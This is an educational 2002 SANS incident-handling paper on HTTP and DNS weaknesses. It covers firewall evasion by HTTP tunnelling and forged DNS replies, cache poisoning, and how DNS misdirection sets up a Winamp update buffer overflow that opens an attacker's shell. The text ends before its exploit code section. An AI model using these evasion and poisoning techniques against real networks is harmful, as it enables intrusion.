



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

HTTP, DNS, and Winamp: Attacking a Naïve Web Client

**GIAC Certified Incident Handler (GCIH)
Practical Assignment
Version 2.1
Option 2 – Support for the Cyber Defense Initiative**

Gregory Bell
Sunday, August 25, 2002

Table of Contents

1. Introduction	3
1.1 How We Got Here	3
1.2 Setting the Stage for Vulnerability	3
2. Targeted Ports: The Usual Suspects	5
2.1 Port 80/TCP	5
2.1.1 Services	5
2.1.2 Protocol	6
2.1.3 Security Issues/Vulnerabilities	7
2.2 Port 53/UDP	12
2.2.1 Services	12
2.2.2 Protocol	12
2.2.3 Security Issues/Vulnerabilities	12
3. Specific Exploit: Proving the Concept	15
3.1 Exploit in a Nutshell	15
3.1.1 Variants	15
3.1.2 Affected Systems	15
3.1.3 Protocols Used	15
3.2 HTTP Protocol	16
3.3 DNS Protocol	18
3.4 Anatomy of the Exploit	21
3.4.1 Normal Operation	21
3.4.2 Poisoning DNS	23
3.4.3 Overflowing the Buffer	24
3.4.4 Havoc in Winamp	26
3.5 Exploit Diagram	27
3.6 Understanding and Using the Exploit	28
3.7 The Exploit Code	31
3.8 Attack Signature	32
3.9 Preventing the Attack	33
4. Where to Go From Here	35
4.1 Additional Information	35
5. References	36

1. Introduction

1.1 How We Got Here

In the span of a few short years the Internet has grown from an interesting concept to become an expansive information resource, communication medium, marketplace, and recreational destination.

Like all complex constructions, the smooth and deceptively straightforward operation of the Internet relies on many technologies working behind the scenes and in tandem. From the highest abstraction of a web browser, through layers of network protocols, and even down to the design and construction of network hardware, a tremendous amount of operations need to occur in order to accomplish the seemingly atomic tasks of retrieving a web page or submitting a form. Many of the protocols that form the foundation and life blood of this network were designed and implemented decades ago. That these technologies have scaled up to handle the current scope of the Internet is evidence of the robustness of their design and operation. Although many critiques can be made regarding the elegance or ease-of-use of particular protocols and applications, the fact remains that they do work very well.

Ironically, some of the same characteristics that have contributed to this success are also fundamental deficiencies. Section 2 will elaborate on these technologies, their vulnerabilities, and touch upon what can be done to address them. Section 3 describes one particular exploit in detail. The purpose is not only to educate about this exploit, but to demonstrate that the flaws upon which it relies are more widespread and serious than a single mistake in one program's code.

1.2 Setting the Stage for Vulnerability

Several years ago the concept of a computer virus or worm causing widespread damage was nothing more than a slightly unsettling theory; the idea of breaking into computer systems was downplayed and shrugged off as the annoying but harmless activity of a few uncommonly intelligent pranksters. The Internet has swiftly and completely redefined these notions. Now that computers are globally and easily accessible over a network, malicious programs have a medium over which to propagate, and the reach of attackers has become limitless. The computers that keep track of business transactions and other sensitive information are suddenly available, not just through a handful of hardwired terminals, but to anyone who is clever enough to know where to look.

With respect to security, most users and organizations are now in reactionary mode. It has been proven that cyber attacks are real threats which are not sufficiently mitigated by built-in security measures. In order to protect their systems, administrators are faced with a difficult challenge: they must make network protocols perform a task *opposite* that for which they were designed.

The Internet was created to easily exchange information. In such an environment, *restricting* the flow of that information is the challenge.

© SANS Institute 2000 - 2002, Author retains full rights.

2. Targeted Ports: The Usual Suspects

By far, the most attacked port on the Internet today is 80/TCP. Included here is a graph from <http://isc.incidents.org/top10.html> (taken on August 5, 2002) that illustrates the relative frequency of scans over the top 10 most attacked ports (Figure 1).

Last update August 05, 2002 21:42 pm GMT

Top 10 Ports











Service Name	Port Number	30 day history	Explanation
http	80		HTTP Web server
ms-sql-s	1433		Microsoft SQL Server
ftp	21		FTP servers typically run on this port
netbios-ssn	139		Windows File Sharing Probe
smtp	25		Mail server listens on this port.
???	43981		Netware/IP
printer	515		lpdng exploits in RedHat 7.0
asp	27374		Scan for Windows SubSeven Trojan
???	1214		File Sharing Software
domain	53		Domain name system. Attack against old versions of BIND

Figure 1: Top 10 Scanned Ports

In addition to the staggering numbers for port 80, notice also the 10th most scanned port, 53. Port 53/UDP plays an indirect but critical role in many Internet vulnerabilities, including the specific exploit described in section 3.

2.1 Port 80/TCP

2.1.1 Services

There's quite a bit more to port 80 than meets the eye. At a casual glance, it is simply the connection point for web servers. Software such as Microsoft¹ Internet Information Server and the Apache² web server bind to this port in order

¹ Microsoft is a registered trademark of Microsoft Corporation in the United States and/or other countries.

² The Apache Software Foundation: <http://www.apache.org>

to provide World Wide Web content to clients. Web access is far and away the most utilized service of the Internet today. Even other popular services such as e-mail are now just as readily available via the web as on their native ports and protocols.

Most applications that make requests to port 80 are classified as “web browsers” because their primary purpose is to process World Wide Web content. All browsers are able to interpret the web’s file format: Hypertext Markup Language (HTML). HTML is the basis of web navigation, providing content and links to other resources. HTML is only one of the types of data that can be served and consumed over port 80.

Some programs that make requests on 80/TCP are too simplistic or specialized to be considered browsers. Many applications connect themselves to remote servers in order to perform data transfers or other procedures. These operations may even be done in the background, without the user having to understand the nature of the transfer. Examples of this kind of client include virus-definition update software, the Windows Update system, software that allows online-registration, and programs that check for updates over the Internet.

2.1.2 Protocol

The protocol spoken on 80/TCP is Hypertext Transfer Protocol (HTTP). HTTP provides a simple method to exchange content between the server and client. The client connects, makes a request, and then receives a reply containing the requested file or information. Information about the type of the returned data is encoded in this reply. At this point the connection is closed unless the server and client agree to maintain the channel for future requests. A client’s request can also contain data that will be sent to the server. This ability is used to let clients send files and information up to the web server to be stored or processed. Examined at this level, HTTP is really nothing more than a file transfer protocol.

The notion of a “file”, however, need no longer be limited to a static document. Most web servers allow scripts and other programs to alter or even completely generate the data that will be sent to the client. This one feature is what makes *all* web applications possible. A web server can perform any desired type of processing and then return the resulting “page” to the client. So now, instead of using the web merely as a file transfer system, web-page-based applications can be developed that function on a client-server model.

Web applications of this kind are becoming the primary method of delivering functionality remotely over the Internet. This trend is partly due to the widespread availability of web access as well as the richness, flexibility, and standardization of HTML in describing content and user interfaces. The other reason for the tremendous amount of web-enabled applications has to do with the success of the web, and the fundamental way HTTP transfers are performed.

Using the web is a requirement for most Internet users at home and work alike. Almost all HTTP traffic is carried out over port 80, and for this reason, network security mechanisms are generally configured to allow connections over this port. To seal off access to 80/TCP would mean blocking all web traffic, which is usually not a viable option. This is the other reason why Internet applications are built to use HTTP and HTML: it works everywhere and is seldom hindered by security policies. Stacking applications up on port 80 provides ease of deployment and ubiquitous user access, but it can introduce additional vulnerabilities.

2.1.3 Security Issues/Vulnerabilities

A quick search on Internet security sites lists an astoundingly high number of HTTP-related vulnerabilities as compared to the next most commonly scanned port, currently Microsoft® SQL Server. Common Vulnerabilities and Exposures (<http://cve.mitre.org>) lists 305 current entries and candidates for HTTP, and only 86 for MS-SQL. The CERT® Coordination Center (<http://www.cert.org>) shows 1483 results for HTTP and only 113 for MS-SQL. Many people assume that the high number of HTTP vulnerabilities indicates that web server vendors are somehow less security conscious than other developers. However, in this case, the number of vulnerabilities simply follows a direct ratio to the amount of functionality offered over HTTP.

In the upcoming sections, many types of vulnerabilities that use port 80/TCP are discussed. Although a discussion of Secure Sockets Layer (SSL) is beyond the scope of this paper, for completeness it should be noted that port 443/TCP is susceptible in identical ways to most of these port 80 vulnerabilities. Port 443 carries the same type of traffic as 80, except that it is encrypted using SSL. This allows the client to verify the identity of the server, and it prevents malicious third parties from eavesdropping on the conversation. But those two things are the only safety which SSL provides. Some people believe that the encryption somehow makes 443/TCP less vulnerable to exploits, when in fact it just encrypts the traffic, making any attacks to that port harder to detect.

The vast number of vulnerabilities that involve HTTP makes covering each one prohibitive. Alternately, discussing only one or two examples would not adequately describe the scope of issues. Instead, a classification will be presented describing the different types of vulnerabilities, their impacts, and how to avoid or counteract them.

2.1.3.1 Server Vulnerabilities

Almost all web server exploits involve a client sending a malformed, unusual, or otherwise unexpected request to the web server. The code which processes the request is deficient in some manner that allows the data to have a malicious effect. The input might be too long, contain unusual characters, or trick the server into performing a restricted action. In almost every case, the vulnerability could be avoided by making the server code that processes the request more

robust. Common effects of server vulnerabilities are crashing the web service, accessing or altering files which should be restricted, running commands on the server, and in some cases gaining administrative access to the server.

- **Web Service Attacks**

Vulnerabilities in the core web server software can be the most devastating. On many systems, the web service runs with unrestricted privileges, which means a successful exploit might be able to gain access to sensitive data on the server, or perhaps even run commands that will take control of the machine. Usually the only way to address vulnerabilities of this nature is to install an updated version of the web service software from the vendor. On open source systems, it may be possible to simply alter the deficient processing code and recompile.

- **Web Server Extensions**

An extension refers to any program module that works with the core web service to provide additional functionality. Some extensions allow for script language processing, some provide database access, etc. Attacks against server extensions are constructed so that the processing code inside the extension will fail to handle the request properly. Since extensions are sometimes configured to run with the same privileges as the web service itself, extension vulnerabilities can be every bit as dangerous as core web service attacks. Additionally, many web services ship with a number of extensions installed and configured this way by default. Vulnerabilities in these default extensions are especially dangerous because administrators who leave such features active when they are not needed are also likely not to keep their servers current with vendor security updates. Over time, this creates a large population of machines that are vulnerable to well-known exploits. Indeed, it is for this very reason that recent Internet worm epidemics such as Code Red and Nimda were able to infect such a large number of servers throughout the world.

The solution to extension vulnerabilities is twofold. Staying up to date with vendor updates is critical, as in any situation where services are being provided over the Internet. Also, a responsible administrator should disable every feature and extension of a web service that is not specifically required by the organization. This simple precaution has prevented compromises even on systems that were left unpatched for extended periods.

- **Web Application Vulnerabilities**

The third target for server attacks is the software that the web service launches in order to interpret script pages and run web applications. Some such programs are supplied by vendors and some are custom-made by particular organizations. Web services often install with example code fragments and scripts that have little or no security. Some vendors

of web applications accidentally or purposefully leave special diagnostic or debug settings enabled that can compromise security.

Custom-made web applications are by far the biggest variable. They may have been created by developers who were unaware of or uninterested in taking proper security precautions. Web applications often link different services and systems together to provide tremendous functionality. Unless care is taken, they then also provide further opportunities for exploiting the connected services. Examples of this interconnection vulnerability include applications that run shell commands on the server and programs that interface with a SQL database. Improperly or insufficiently validated input can be devastating in these cases. Many such web applications provide validation through client-side scripting and then trust that the input is benign when it reaches the server. The developers in this case just don't realize how easily any malicious user could circumvent that logic and still send invalid data to the server.

Addressing the problem of web application vulnerabilities will depend on the source of the programs. If the software is distributed by a vendor, it is extremely important to apply all relevant security updates. If possible, look into the product's history to see if there have been known vulnerabilities in the past. Restrict access to all web applications to the minimum necessary personnel and IP addresses. For custom-made applications, especially those that deal with sensitive information, perform a security audit of the code, or hire a consulting firm that specializes in this task.

2.1.3.2 Client Software Vulnerabilities

An entirely different and more recent class of HTTP-based exploits targets the opposite end of the connection: the client software. In this scenario, there is a remote web server that is serving malicious responses to clients that connect to it. Web browsers are extremely powerful applications that have the ability to execute programs on the user's behalf, as well as running sophisticated scripts. All browsers have built-in safeguards against performing potentially insecure actions without the user's express permission. However, browsers are complex programs, and sometimes their rules and checks don't account for all possible situations.

In client HTTP exploits, the malicious responses generally contain HTML and/or script code that tricks the browser into violating one of its built-in safeguards. For example, by manipulating <object> tags and the "innerHTML" property in Microsoft® Internet Explorer, it was possible to execute an application remotely on a victim machine until a patch was released.³ In addition to transmittal over HTTP, this class of exploits can sometimes be used in conjunction with e-mail viruses. Some e-mail reader programs use web browser components to support

³ For more information on this and other clever client HTTP exploits, see <http://sec.greymagic.com/adv/>.

HTML content within the messages, giving client HTML/script exploits the ability to propagate via e-mail.

2.1.3.3 Covert Port 80 Use

Some vulnerabilities arise due to the way network security systems treat port 80. In order to protect their networks, most organizations configure a firewall or packet filter at the perimeter between their network and the Internet. A firewall is a machine or a program that intercepts all network traffic passing by it. Depending upon a set of configurable rules, each item is either blocked or allowed to go on its way. As noted in section 2.1.2, almost all firewalls allow connections over 80/TCP. Other ports are often blocked in order to limit the number of connection points between the inside network and the global Internet, thereby lowering risk of attack. By restricting the ability to use other TCP ports, users and network software inside the security perimeter can be better controlled and protected.

Unfortunately, this strategy turns out not to be as robust a protection as most administrators believe. While web serving is the “correct” and most widely used purpose for port 80/TCP, any other TCP service can potentially be bound to this port instead. Although the same is true for most ports in general, putting non-HTTP traffic on port 80 carries a special significance. Say a user wishes to access an unauthorized TCP service such as IRC, which uses 6667/TCP. All that they must do is configure an IRC server outside the firewall to serve IRC on 80/TCP instead of its native port of 6667. Then they set their IRC client inside to use port 80, and proceed to chat on IRC all day without the firewall ever noticing. Using the same approach, attackers who have compromised a host on the network can easily create a covert communication channel through the security perimeter. All they must do is use port 80/TCP for the communication, and the firewall will happily allow the traffic to pass.

As a countermeasure to this tactic, some firewalls, such as Microsoft® ISA Server 2000, are able to examine the contents of data transfers on 80/TCP. This technology is called Application Filtering, and is used to ensure that the actual data within the network packets meets security requirements.⁴ For example, traffic that passes over the HTTP port should, in fact, follow the HTTP protocol. Any non-HTTP connections can be forcibly terminated, thereby restoring the desired control over the internal network.

Unfortunately once again, this restriction can be easily defeated by an attacker or a clever user intent on finding a way to use IRC or check their personal e-mail from work. In section 2.1.2 it was noted that web browsers and servers can function on a client-server model, using HTTP and HTML as the communication method. Consider the now common term “web mail”. Services such as MSN®

⁴ <http://www.microsoft.com/isaserver/evaluation/features/security/multilayerfirewall.asp>

Hotmail®⁵ (<http://hotmail.com>) are simply applications that use web pages as a client-side interface to an e-mail program on the server. Instead of using a local mail program and connecting with the Simple Mail Transfer Protocol (SMTP) on port 25/TCP, the user can just open their web browser and go to the “hotmail.com” web server. This activity won’t be restricted by any firewall policy because it is just an HTTP transfer over port 80. The same solution can work for any other kind of restricted application. This is the reason why web applications can pose a security threat even when the services are external to the organization.

There is also another more insidious way to get restricted protocols and communications past the firewall using port 80. As shown in section 2.1.2, HTTP is nothing more than a protocol to transfer data between two machines. The HTTP protocol itself does not place many restrictions on the structure or content of the data payload. So what is to prevent someone from taking IRC traffic, normally on port 6667, and encapsulating those packets as data payloads inside of HTTP packets for transfer over port 80? The answer is nothing at all! This HTTP encapsulation approach is known as “tunneling” because all data between the native IRC client and server is passed “inside” a tunnel made of HTTP messages. One excellent and free software package that implements such a tunneling scheme is HTTPort (<http://www.htthost.com/>).

Of course IRC is only one example. Tunnels can send any TCP traffic through port 80, and all this is once again passing right through the perimeter without restriction. The transfer is made up of authentic HTTP messages. The contents of the data are not known to the firewall. Even if the firewall could examine the packets’ contents, the tunnel software can easily encrypt the data payload to prevent detection. For users, the only drawbacks to using tunnels are that they are non-trivial to set up, and that the encapsulation can add noticeable latency to connections.

Preventing the use of unauthorized web applications and TCP-over-HTTP tunneling is extremely difficult. Many organizations block the IP addresses of remote servers that are known to support these services. While this may deter the casual user, there is nothing to stop someone from setting up a tunnel server on their computer at home and then using it to punch through the organization’s firewall. The only way an IP block list can truly succeed is to block *all* addresses by default, and then only allow sites that are specifically needed and known to be safe. Needless to say, this policy is impractical for most real world situations.

⁵ MSN and Hotmail are registered trademarks of Microsoft Corporation in the United States and/or other countries.

2.2 Port 53/UDP

2.2.1 Services

Normally, not too much thought is given to what goes on behind the scenes when two computers connect over the Internet. But before the connection even occurs, the initiating computer has to find the IP address of the machine it's trying to contact. This task is accomplished over port 53/UDP. Learning the details of how computers resolve names into IP addresses is important in order to understand some vulnerabilities. The exploit dissected in section 3 will rely on some IP-resolving sleight-of-hand in order to carry out its attack over an HTTP connection.

By the early 1980's, the Internet had become too large to manage name resolution with a static file. For this reason, Domain Name Services (DNS) was implemented. DNS is a hierarchical database of names that is stored and managed in a distributed fashion.⁶ DNS servers listen for connections on port 53/UDP. For special purposes, 53/TCP is also used, but this aspect does not come into play for normal name resolution.

Applications that connect to 53/UDP are known as DNS resolvers. When a system needs to know the IP address for "example.com", it sends a UDP packet to the appropriate DNS server and asks the question. This also occurs if a machine already has the IP address and wishes to look up the corresponding name.

2.2.2 Protocol

DNS uses its own dedicated protocol for queries and replies. DNS packets are designed to be as small as possible so they won't bog down the network. UDP is used because of its lower overhead compared with TCP (i.e. smaller size and faster operation). These and many other design choices have allowed DNS to operate efficiently and quietly in the background of Internet life, serving billions of requests a day from the distributed network of name servers.⁷

2.2.3 Security Issues/Vulnerabilities

Port 53/UDP is susceptible to three classes of vulnerabilities. The first type is attacks against the DNS server, usually for the purpose of gaining control over the machine itself. The second type targets the Domain Name Service of the machine, for the purpose of altering or supplying fraudulent name resolution to clients of the server. The final type of vulnerability involves taking advantage of how the Internet expects DNS traffic to flow, in order to use port 53/UDP for some covert purpose.

2.2.3.1 Server Attacks

⁶ <http://www.sun.com/hardware/serverappliances/pdfs/support/dns.history.pdf>

⁷ <http://www.howstuffworks.com/internet-infrastructure4.htm>

Some 53/UDP exploits take advantage of vulnerabilities found in popular DNS server software, such as ISC BIND. “The BIND DNS Server is used on the vast majority of name serving machines on the Internet, providing a robust and stable architecture on top of which an organization's naming architecture can be built.”⁸ It's true that BIND holds the Internet together, but this common code base means that when a vulnerability is found, an enormous number of DNS servers can be susceptible. Furthermore, BIND runs as user “root” (the super user) by default, which means a successful exploit could allow complete control over the victim server.

To prevent DNS server attacks, the immediate strategy should be to keep the DNS and operating system software current with security updates. As added protection, the service should be configured to run as an unprivileged user instead of “root” or “Administrator”. When possible, it is advisable to migrate to software that has been designed from the ground up with security in mind.

2.2.3.2 DNS Attacks

Almost every connection on the Internet needs a DNS query to occur before it can take place. For most ordinary connections, the client implicitly trusts that the IP address it resolves via DNS is the correct one. In other words, when a client queries for “example.com” and receives the answer 192.0.34.72, the client performs no further verification step. As far as the client is concerned, 192.0.34.72 *must* be “example.com”.

But what if, through some act of accident or malice, the DNS entry for “example.com” was changed? Consider the similar case of convincing some DNS server to store an incorrect IP address for “example.com” in its cache. This class of exploit is known as “cache poisoning” because all clients that subsequently ask the affected DNS server for “example.com” will be issued the (incorrect) cached result.

At face value, this kind of misdirection would seem to be nothing more than a nuisance. Indeed, the designers of DNS considered cache poisoning only as an *accidental* effect that was to be understood and avoided. But fooling clients into connecting to the wrong server can be a serious security hazard. Users or automated software could be tricked into divulging information to a malicious server in this manner. Conversely, a client could connect to a malicious server and receive a fraudulent or damaging response for which it is not prepared. It is this last condition that will be used in the specific exploit covered in section 3.

Protecting against DNS protocol attacks may require some research. These vulnerabilities are generally caused by how particular DNS software handles strange response packets, so understanding this behavior is the only way to predict whether a server will withstand a poisoning attempt. Fortunately, most popular DNS server software has been updated to make currently known

⁸ <http://www.isc.org/products/BIND/>

methods of cache-poisoning difficult to execute. Unfortunately, many networks do not upgrade their DNS servers in a timely fashion, leaving them susceptible to well-known attacks.

2.2.3.3 Covert Port 53 Use

A third class of exploit on port 53 does not target the DNS servers, clients, or protocol. However, it is made possible because of every network's need to support DNS. Every time a computer inside a secured network makes a DNS request through the perimeter, a response must be allowed to come back. By their design, some routers and firewalls are not able to prevent fraudulent DNS responses from entering the network. This fact can make it possible for an external attacker to set up a covert channel through the firewall without being detected.⁹

The fundamental condition that makes covert use of 53/UDP possible is the deployment of packet-filtering routers and firewalls at a network's perimeter. These devices examine each bit of Internet traffic separately to see if it should be allowed to pass. They are unable to analyze the packets on a broader level to determine whether they are part of a legitimate conversation. The decision to pass or block is made separately for each packet. Stateful firewalls, by contrast, keep track of what session each packet belongs to. If stray packets attempt to pass, they can be blocked. This difference is extremely important, because stateful firewalls can place tighter restrictions on what traffic is allowed to pass.

A network with a packet filtering device as its only perimeter security may be susceptible to attack under many scenarios, but in the case of port 53/UDP the vulnerability is virtually guaranteed. Some, if not all hosts inside the network will need to make DNS queries. For this reason, whenever any packet arrives on the outside that appears to be a DNS response, the filter must allow it to pass inside. The filter simply has no way to know whether that packet is part of a legitimate DNS request/response pair. Thus, any attacker who wishes to sneak UDP packets into the network without detection need only set their source port to 53 and pretend that they are DNS replies. It should also be noted that some stateful firewalls are still configured to allow this behavior even though by design they have the capacity to prevent it.¹⁰

⁹ McClure, p.494

¹⁰ McClure, p.494

3. Specific Exploit: Proving the Concept

Clearly, there is a lot to be said about port 80, HTTP, port 53, and DNS. The previous sections summarized how these protocols are used, and how they can be misused. In order to make the discussion more concrete, a specific exploit will now be described, documented, and detailed. It was chosen because it has not been previously analyzed, and represents a class of malicious code that is becoming increasingly common: client-side HTTP-delivered exploits.

3.1 Exploit in a Nutshell

This will be a discussion of the "Nullsoft Winamp Automatic Update Check Buffer Overflow Vulnerability"¹¹ as described at <http://online.securityfocus.com/bid/5170>. This exploit has neither a CVE nor CERT® entry. Bugtraq identifies the vulnerability as number 5170.

The Winamp Update exploit code was written by an individual who wishes to be known as "2c79cbe14ac7d0b8472d3f129fa1df55". It generates an HTTP response that will be accepted by Winamp, but will overwrite the stack Exception frame. An exception condition is caused by the input, leading to the execution of malicious included code that will open a command shell to the attacker's system.

3.1.1 Variants

There are no publicly available variants to this proof-of-concept Winamp exploit. A variation was coded expressly for this research paper because the published exploit failed to operate correctly on the test server. The author of the original exploit did not test it on multiple targets, so it is likely that the code is simply not robust over all configurations. The variant and its differences from the original code are discussed in section 3.7.

3.1.2 Affected Systems

According to the exploit author, all Winamp versions from 2.50 through 2.80a share this vulnerability. Furthermore, it should be possible to exploit the vulnerability on all Winamp-supporting Windows platforms (95, 98, ME, NT4, 2000, XP). There are indications that the exploit code as written will not function correctly for all Windows versions. Although the vulnerability is part of the Winamp code base, it requires an external Windows DLL to be in place in order to operate properly. These issues may limit the effectiveness of the published exploit code, but they do not preclude the creation of a more robust exploit, or the development of separate code bases for each platform.

3.1.3 Protocols Used

This exploit is delivered over HTTP from a malicious server on port 80/TCP to the target Winamp program. Winamp automatically checks for an update by initiating

¹¹ Nullsoft and Winamp are trademarks of Nullsoft, Inc.

a connection to a known (and assumed benign) web server, so the delivery of the exploit depends on fooling Winamp into connecting to a different server. The most likely way to accomplish this is by manipulating the DNS protocol over 53/UDP somewhere upstream of the client. Thus when the client queries a DNS server for the location of its trusted web server, the response will be fraudulent, and point at the attacker's HTTP server.

3.2 HTTP Protocol

In order to understand the output generated by the exploit, it is useful to examine the protocol it uses in more detail. An excellent resource for this is James Marshall's tutorial available at <http://www.jmarshall.com/easy/http>. Much of the following information about the HTTP protocol is adapted from that reference.

Information is transferred between an HTTP client and server by using an HTTP Transaction. A transaction consists of one message from the client and then (usually) one message the server. The client's message is called a request, and the server's message is a response. The request and response both occur on the same client-initiated connection. In fact, the server never opens a separate communication channel to the client (by contrast with protocols like FTP). This is one of the reasons HTTP is so firewall-friendly.

The client requests one resource at a time by sending a message with the desired URI (Uniform Resource Identifier) of the item. The server then decides whether or not it can fulfill the request. If it understands the URI and is able to return data for the request, then it sends a response message indicating success and containing the requested data. If the server does not understand the request or is unable to fulfill it, an appropriate error response is returned.

Each HTTP message follows a simple and consistent format (see Figures 2 and 3).

```
⊞ Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
  Accept: */*\r\n
  Accept-Language: en-us\r\n
  Pragma: no-cache\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1)
  Host: example.com\r\n
  Connection: keep-alive\r\n
  \r\n
```

Figure 2: HTTP Request Example

```
ⓧ Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Date: Thu, 22 Aug 2002 00:45:39 GMT\r\n
  Server: Apache/1.3.26 (Unix)\r\n
  Last-Modified: Mon, 04 Feb 2002 20:42:06 GMT\r\n
  ETag: "b0337-153-3c5ef21e"\r\n
  Accept-Ranges: bytes\r\n
  Content-Length: 339\r\n
  Keep-Alive: timeout=15, max=99\r\n
  Connection: Keep-Alive\r\n
  Content-Type: text/html\r\n
  \r\n
  Data (339 bytes)
```

Figure 3: HTTP Response Example (Data portion omitted)

The first line indicates the purpose and meaning of the message as well as the HTTP protocol revision being used. Several optional lines follow called “headers”. They are “name: value” pairs that indicate meta-information about the request or reply. Information conveyed in headers includes:

- The host name of the web server with which the client wishes to communicate
- The type of data in the message body
- The data’s length
- Information about the client browser (brand, version)
- A date/time stamp for the message
- Additional directives or conditions to alter the meaning of the message

In revision 1.1 of HTTP, the “Host” header is required for request messages. All other headers are optional. Almost all servers return the “Content-type” header in their response messages so that the client knows how to interpret the stream of data in the message body.

Request messages begin with a word indicating the type of request:

- GET is a simple request to return data.
- POST indicates that the client has sent data for the server to process (usually by a script located at the requested URI).
- HEAD is used to request only header information about the URI without its actual data.

After the request type is the URI the client wishes to retrieve. Lastly, the HTTP revision the client is using is indicated. On following lines, the client may include headers such as information about itself or the host name of the requested server. A blank line signifies the end of the headers. After the headers section is the body of the message. The body is ordinarily empty in request messages, with the exception of POSTs. In a POST request, data from the client is sent to the server via the message body.

Response messages begin with the HTTP revision the server is speaking, followed by a status code and description. The status code is a number that indicates how the server has reacted to the request. There are five categories of responses (*nn* indicates any two digits):

- Informational, no actual data returned (1nn).
- Successful request: response contains the requested data (2nn).
- Redirection: Requested URI can be found at a different URI (3nn).
- Error: there was an error in the request (4nn).
- Error: the request looks good, but the server was unable to comply (5nn).

The description is simply text that provides information about what the status code means. After the first line is the headers section. Most servers return a "Content-type" header that describes the data. Servers that understand revision 1.1 of HTTP will return a "Date" header that serves as a timestamp. A variety of other headers may be returned, including information about the server, or instructions for how long to cache the data in the response. Following the headers section (and a blank line) is the actual response data, if any. For error responses, the server may still return a data section containing a message for the user that describes the error (usually in the form of an HTML file).

In an HTTP 1.0 transaction, the HTTP connection is closed after a request/response pair has been transmitted. Since opening and closing a TCP connection for each file is expensive in terms of time and resources, revision 1.1 of the protocol allows the use of the same connection many times. Many requests can be made in a row, and responses are returned in that order. Either the server or client can choose to terminate the connection, indicating this desire with a "Connection: close" header. The server may choose not to respond to all the requests in a connection, in which case the client will have to back off and repeat the unfulfilled requests over a new connection.

There are some additional details about how HTTP 1.1 works, including the recently infamous "chunked encoding" and the vulnerabilities caused by improper handling of this feature. For additional information about HTTP details, see RFC 1945 (HTTP 1.0)¹² and RFC 2616 (HTTP 1.1)¹³.

3.3 DNS Protocol

The Winamp Update exploit can only work if a Winamp client connects to a malicious HTTP server. However, the server's domain name is hard-coded into Winamp. Since it is unlikely that the real server can be easily compromised, another approach is needed to deliver the exploit. The DNS protocol can be attacked, thereby supplying incorrect IP address information to the resolver on the target computer. This will do the trick, but first it is necessary to get some understanding of how DNS functions.

The global DNS database is stored in a hierarchical tree-like fashion across a large number of servers, with the "root" of the tree being common to all domain names on the Internet. Connected to the root are the first branches of the tree, representing all first-level domains (such as "com", "org", "net", "us" and so on).

¹² <http://rfc.sunsite.dk/rfc/rfc1945.html>

¹³ <http://rfc.sunsite.dk/rfc/rfc2616.html>

Additional branches are attached to each of these; one for each second-level domain (such as “example.com”, “example.net”, etc.) Specific DNS servers are placed in charge of each part of this tree. Each DNS server at the n 'th-level knows the names and IP addresses of the servers it connects to at the $(n+1)$ 'th-level. Each server also knows the names and IP addresses of the root (0'th-level) servers.

The “appropriate” DNS server to handle the query “What is the IP address of example.com?” is determined by several factors. All requests start with the name resolver of the client machine. If the resolver doesn't know the answer already, it checks its configuration to find the IP address of its local DNS server. The resolver then asks the DNS server to find the answer.

If this local DNS server doesn't know the answer either, and does not have instructions to forward the request somewhere else, then it will perform what is known as an iterative query. Since the local DNS server knows where the root DNS servers are located, it will begin there. The root server informs the local server how to contact the “.com” DNS servers. One of these first-level servers can then reply with the name server list of “example.com”. Then, finally having reached the appropriate DNS server, the local server can learn the IP address of “example.com” and supply that answer to the resolver.

This iterative lookup is reliable and effective, but somewhat slow and bandwidth intensive. For this reason, once a DNS server learns a bit of information, it will keep it cached for later use. This way, identical requests in the future can be served out of the cache, eliminating the need to repeat the entire iterative query process.

A DNS query packet is really quite simple when viewed from a high level. There are tricky implementation details involved, such as string compression, but they need not be discussed in order to gain an understanding of how the protocol works. As shown in Figure 4, a query originates at a random UDP port (1303 in this case) and is sent to port 53 of the DNS server (The IP header containing the source and destination IP addresses of this packet is omitted from the figure). The payload of the UDP packet is the DNS query. It has a transaction ID, which can be any 16 bit number. The ID is specified by the machine that's making the request. There are various flags that indicate this is a query, and finally the question itself: “What is the IP of example.com?”

```

⊞ User Datagram Protocol, Src Port: 1303 (1303), Dst Port: domain (53)
    Source port: 1303 (1303)
    Destination port: domain (53)
    Length: 37
    Checksum: 0xdd49 (correct)
⊞ Domain Name System (query)
    Transaction ID: 0x0002
    ⊞ Flags: 0x0100 (Standard query)
        Questions: 1
        Answer RRs: 0
        Authority RRs: 0
        Additional RRs: 0
    ⊞ Queries
        ⊞ example.com: type A, class inet

```

Figure 4: DNS Query

The server's response packet as shown in Figure 5 is formatted similarly. This time the source port is 53/UDP, and the destination is the same random port that was used by the client just a moment ago. The flags specify that this DNS packet is a response. In point of fact, several answers have been returned in addition to the IP address of "example.com". In normal circumstances, DNS servers will return related information that the requestor might be interested to know, such as the names and IP addresses of all DNS servers directly responsible for "example.com".

```

⊞ User Datagram Protocol, Src Port: domain (53), Dst Port: 1303 (1303)
    Source port: domain (53)
    Destination port: 1303 (1303)
    Length: 133
    Checksum: 0xc8b6 (correct)
⊞ Domain Name System (response)
    Transaction ID: 0x0002
    ⊞ Flags: 0x8180 (Standard query response, No error)
        Questions: 1
        Answer RRs: 1
        Authority RRs: 2
        Additional RRs: 2
    ⊞ Queries
    ⊞ Answers
        ⊞ example.com: type A, class inet, addr 192.0.34.72
    ⊞ Authoritative nameservers
        ⊞ example.com: type NS, class inet, ns A.IANA-SERVERS.NET
        ⊞ example.com: type NS, class inet, ns B.IANA-SERVERS.NET
    ⊞ Additional records
        ⊞ A.IANA-SERVERS.NET: type A, class inet, addr 192.0.34.43
        ⊞ B.IANA-SERVERS.NET: type A, class inet, addr 193.0.0.236

```

